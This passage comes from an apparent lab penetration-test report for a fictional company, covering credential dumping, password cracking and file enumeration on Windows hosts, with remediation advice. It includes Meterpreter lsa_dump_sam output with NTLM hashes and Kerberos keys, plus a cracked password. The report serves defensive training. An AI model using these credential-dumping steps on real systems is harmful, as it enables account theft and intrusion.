
Affected Hosts	172.22.117.20
Remediation	1. **Remove or Reconfigure Scheduled Tasks:** Disable or delete suspicious or unnecessary scheduled tasks that execute commands or scripts with elevated privileges. Regularly audit scheduled tasks on all systems to identify and mitigate potential vulnerabilities. 2. **Implement Least Privilege Principles:** Scheduled tasks should not run with administrative privileges unless absolutely necessary. Configure tasks to run with the minimum required permissions to perform their intended functions. 3. **Enable Logging and Monitoring:** Use Windows Event Logs and security monitoring tools to detect the creation or modification of scheduled tasks. Alerts should be set up for any unauthorized changes or suspicious execution patterns. 4. **Apply Security Patches:** Ensure the system is updated with the latest security patches and updates to protect against known vulnerabilities that could be exploited through scheduled tasks or other means. 5. **Restrict Anonymous Access:** Since this exploit leverages scheduled tasks with anonymous or low-security access points, limit or disable anonymous access wherever possible.

Windows Server Vulnerability 6	Findings
Title	Flag 6 - User Enumeration Vulnerability
Risk Rating	Medium (6/10)
Description	Flag 6 involves exploiting a user enumeration vulnerability on a compromised machine. After gaining initial access to the target system, an attacker can further exploit this access to retrieve sensitive user credentials. In this case, the attacker uses tools like Metasploit and John the Ripper to crack NTLM password hashes retrieved from the system, allowing them to gain plaintext passwords of specific users. This exposure of plaintext passwords represents a significant security risk, as it can lead to unauthorized access to sensitive data, privilege escalation, and lateral movement within the network. **How Attackers Find and Exploit This Vulnerability:** 1. **Initial Access:** The attacker first gains access to the system, often through previous exploitation steps (like accessing the system via scheduled tasks or previously compromised credentials). 2. **Enumeration and Credential Dumping:** The attacker uses tools like Mimikatz, Metasploit, or Kiwi extensions to dump credential information from the target system, including NTLM hashes and other credential data. 3. **Password Cracking:** The attacker utilizes tools like John the Ripper to crack these password hashes, revealing the plaintext credentials of users. 4. **Exploitation:** With the cracked passwords, the attacker can log in as other users, perform privilege escalation, or access sensitive files and resources on the system.
Images	



```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830
260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
```







Affected Hosts	172.22.117.20
Remediation	1. **Disable NTLM Authentication:** Wherever possible, set the Network Security: Restrict NTLM: Audit NTLM authentication and enforce the use of more secure protocols such as Kerberos. 2. **Credential Protection:** Implement Local Administrator Password Solution (LAPS) to prevent the reuse of passwords across different machines and limit the exposure of credential data in memory. 3. **Patch Management:** Ensure all systems are updated with the latest security patches to mitigate known vulnerabilities that could be exploited to access user credentials. 4. **Implement Multi-Factor Authentication (MFA):** Enforcing MFA adds an extra layer of security that prevents unauthorized access even if credentials are compromised.

	5. **Regular Audits and Monitoring:** Conduct regular audits of user accounts, particularly administrative accounts, and monitor systems for unauthorized access or unusual login attempts. 6. **Password Policy:** Enforce strong password policies that require complex passwords and regular changes to minimize the risk of password cracking.

Windows Server Vulnerability 7	Findings
Title	Flag 7 - File Enumeration
Risk Rating	Low (3/10)
Description	Flag 7 involves simple file enumeration on a Windows machine, where the attacker continues exploiting the same machine accessed in previous flags. The objective is to locate a flag that is stored in a public directory on the system. This scenario highlights the risk of sensitive information being left exposed due to mismanagement of file permissions or inadequate security controls on publicly accessible directories. The specific challenge requires finding the file flag7.txt within the C:\Users\Public\Documents directory, which contains the flag value. The vulnerability is due to poor security hygiene where sensitive files are stored in locations accessible to anyone with access to the system. The attacker uses basic commands like cd, dir, and type to navigate and read the contents of publicly accessible directories. This highlights a common issue where sensitive information can be accessed without needing elevated privileges due to improper file management practices. **How an Attacker Can Find and Exploit the Problem:** Attackers can exploit this vulnerability using simple file system enumeration commands available on Windows, such as dir to list directory contents and type to display file content. The lack of proper permissions or the presence of sensitive data in publicly accessible directories allows attackers to read or misuse this information without sophisticated tools or advanced techniques. **Impact of the Vulnerability:** While the direct impact of finding such files may seem minor, the potential for information leakage or exposure of critical data can increase the severity. Even seemingly innocuous files can contain information that could be used in further attacks or to gain deeper access to the system.


Images	




```
C:\Users>cd Public
cd Public

C:\Users\Public>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public

02/15/2022  11:15 AM    <DIR>          .
02/15/2022  11:15 AM    <DIR>          ..
02/15/2022  03:02 PM    <DIR>          Documents
12/07/2019  02:14 AM    <DIR>          Downloads
12/07/2019  02:14 AM    <DIR>          Music
12/07/2019  02:14 AM    <DIR>          Pictures
12/07/2019  02:14 AM    <DIR>          Videos
               0 File(s)              0 bytes
               7 Dir(s)   3,397,201,920 bytes free

C:\Users\Public>cd Desktop
cd Desktop

C:\Users\Public\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Desktop

File Not Found

C:\Users\Public\Desktop>cd ..
cd ..

C:\Users\Public>cd Documents
cd Documents

C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Documents
```


Affected Hosts	172.22.117.20
Remediation	• **File Permission Management:** Review and restrict permissions on publicly accessible folders. Sensitive data should never be stored in directories like Public where default permissions grant access to all users. • **Regular Audits:** Conduct regular audits of directory contents to ensure no sensitive data is left exposed, especially in public or shared folders. • **Security Awareness Training:** Train users on the importance of proper file storage practices, emphasizing the risks of storing sensitive information in easily accessible locations.

	• **Access Controls:** Implement access controls to limit which users can view or modify files in shared directories. Enforce stricter permission policies to prevent unauthorized access.

Windows Server Vulnerability 8	Findings
Title	Password Cracking via KIWI lsa_dump_sam - Weak Credential Management
Risk Rating	High (8/10)
Description	This vulnerability involves the use of `KIWI lsa_dump_sam` to extract password hashes from a Windows system, followed by successful cracking of the hash using `John the Ripper`. The cracked password for the `sysadmin` account was found to be `Spring2022`, indicating weak password policies. The use of easily guessable passwords for critical accounts exposes the system to unauthorized access and potential privilege escalation. This attack demonstrates how weak credentials and poor password management practices can lead to significant security risks. **How Attackers Exploit the Vulnerability**: 1. **Credential Dumping with KIWI lsa_dump_sam**: Attackers gain access to a system, often with lower privileges, and use the `KIWI` module within Metasploit or another similar tool to perform `lsa_dump_sam`. This action dumps password hashes from the Security Account Manager (SAM) database, revealing credentials of local users, including administrative accounts. 2. **Hash Cracking with John the Ripper**: The extracted hashes are fed into `John the Ripper`, a widely-used password cracking tool, which uses wordlists and brute-force techniques to crack the passwords. In this case, `sysadmin`'s password `Spring2022` was easily cracked because it follows a predictable pattern and is commonly found in wordlists used by attackers. 3. **Privilege Escalation and Unauthorized Access**: With the cracked credentials, attackers can elevate their privileges, gaining access to sensitive systems and data. This access can lead to further exploitation, data exfiltration, or system compromise.
Images	



```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830
260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
```



Affected Hosts	172.22.117.10 & 172.22.117.20.
Remediation	**Remediation**: • **Enforce Strong Password Policies**: Require complex passwords that are resistant to guessing and cracking. Implement rules that disallow the use of easily guessable patterns such as seasonal passwords combined with years (e.g., `Spring2022`). • **Deploy Multi-Factor Authentication (MFA)**: Adding MFA to administrative accounts significantly reduces the impact of compromised credentials, as attackers would need more than just the password to gain access. • **Regularly Rotate and Audit Credentials**: Implement policies that require regular password changes and audit the use of credentials, especially those with administrative access. • **Restrict Privileged Access**: Limit the number of accounts that can access sensitive systems and data. Use Privileged Access Management (PAM) solutions to control and monitor administrative access. • **Implement Logging and Monitoring**: Ensure that all credential-related activities are logged and monitored for anomalies.


	Set alerts for unusual access patterns or use of administrative credentials. ● **Security Training and Awareness**: Train all users, especially those with administrative access, on the importance of strong passwords, avoiding reuse, and recognizing phishing and other credential-stealing tactics.

Windows Server Vulnerabilities: Remediation Prioritization

Here is the remediation prioritization for the Windows server vulnerabilities identified in the Rekall Penetration Test Report:

1. **SLMail Buffer Overflow**
    - **Priority Level**: 1 (Immediate)
    - **Reason**: This vulnerability allows remote code execution, granting attackers full control over the affected server. Immediate remediation is critical due to the severe impact and ease of exploitation.
2. **Anonymous FTP Access**
    - **Priority Level**: 1 (Immediate)
    - **Reason**: Allows unauthorized access to sensitive files and configurations without authentication, posing a significant risk of data leakage and manipulation.
3. **Common Tasks - Scheduled Task Exploit**
    - **Priority Level**: 1 (Immediate)
    - **Reason**: Misconfigured scheduled tasks can be exploited to execute arbitrary commands, leading to unauthorized system access and potential malware deployment.
4. **HTTP Enumeration**
    - **Priority Level**: 2 (High)
    - **Reason**: Reveals sensitive information about the server, which can be used for targeted attacks, but requires additional vulnerabilities to be fully exploited.
5. **FTP Enumeration**
    - **Priority Level**: 2 (High)
    - **Reason**: Exposes internal data and configurations through FTP, making the system vulnerable to data exfiltration and further exploitation.
6. **User Enumeration Vulnerability**
    - **Priority Level**: 3 (Medium)
    - **Reason**: Assists attackers in identifying valid usernames but requires further exploitation to gain access.
7. **OSINT - GitHub Repository Credential Exposure**
    - **Priority Level**: 3 (Medium)
    - **Reason**: Credentials exposed through public repositories can be used to access systems, requiring careful management of exposed information.
8. **Weak Protocol Configurations**
    - **Priority Level**: 3 (Medium)
    - **Reason**: Insecure configurations allow data interception and unauthorized access, which should be addressed during routine updates.
9. **File Enumeration**
    - **Priority Level**: 4 (Low)
    - **Reason**: Allows attackers to see file structures, but does not directly compromise the system without further vulnerabilities.

MITRE ATT&CK. Mapping



Recommendations for Ongoing Monitoring

1. **Implement Continuous Security Monitoring**: Deploy Security Information and Event Management (SIEM) solutions to continuously monitor and analyze logs from all critical systems. SIEM solutions help detect unusual patterns, anomalies, and potential intrusions in real-time, enabling quick responses to threats.
2. **Intrusion Detection and Prevention Systems (IDPS)**: Use network-based and host-based intrusion detection and prevention systems to monitor for signs of malicious activity, unauthorized access, and policy violations. Configure the IDPS to alert security teams immediately when suspicious behavior is detected.
3. **Regular Vulnerability Scanning**: Schedule regular vulnerability scans on all assets, including web applications, Linux servers, and Windows servers. Automated vulnerability scanning tools like Nessus or OpenVAS can identify new vulnerabilities introduced through software updates, configuration changes, or newly added services.
4. **Endpoint Detection and Response (EDR)**: Implement EDR solutions on all Linux and Windows servers to monitor, detect, and respond to suspicious activities at the endpoint level. EDR tools can provide deep visibility into endpoint activities, enabling rapid containment of threats such as malware or unauthorized access.
5. **Threat Intelligence Integration**: Integrate threat intelligence feeds into your SIEM and EDR solutions to stay informed of emerging threats, attack patterns, and indicators of compromise (IOCs). This proactive approach helps the organization defend against evolving threats by updating detection rules and blocking known malicious actors.
6. **Log Management and Analysis**: Centralize and correlate logs from firewalls, servers, applications, and network devices for comprehensive analysis. Automated log analysis helps

detect anomalies and provides insight into potential security incidents that require further investigation.

7. **Network Traffic Analysis**: Use tools like Zeek or Suricata to monitor network traffic and detect anomalous behavior, such as data exfiltration, lateral movement, or unauthorized remote access attempts. Network traffic analysis can provide early warning signs of an active attack.
8. **Continuous Configuration Monitoring**: Use configuration management tools to continuously monitor system configurations against predefined security baselines. This helps detect unauthorized changes that could weaken security controls, such as misconfigured access permissions or disabled security features.
9. **Automated Incident Response**: Implement automated incident response workflows using tools like SOAR (Security Orchestration, Automation, and Response) to handle routine security events swiftly. Automation can help contain incidents quickly by isolating compromised systems or blocking malicious IP addresses.
10. **Behavioral Analytics**: Utilize user and entity behavior analytics (UEBA) to establish baselines of normal activity and detect deviations that could indicate insider threats or compromised accounts. Behavioral analytics add an extra layer of detection that complements traditional security monitoring.
11. **Patch Management Monitoring**: Continuously monitor patch management activities to ensure that all critical updates and patches are applied promptly. Regularly assess the effectiveness of patch management processes to reduce the window of exposure to known vulnerabilities.
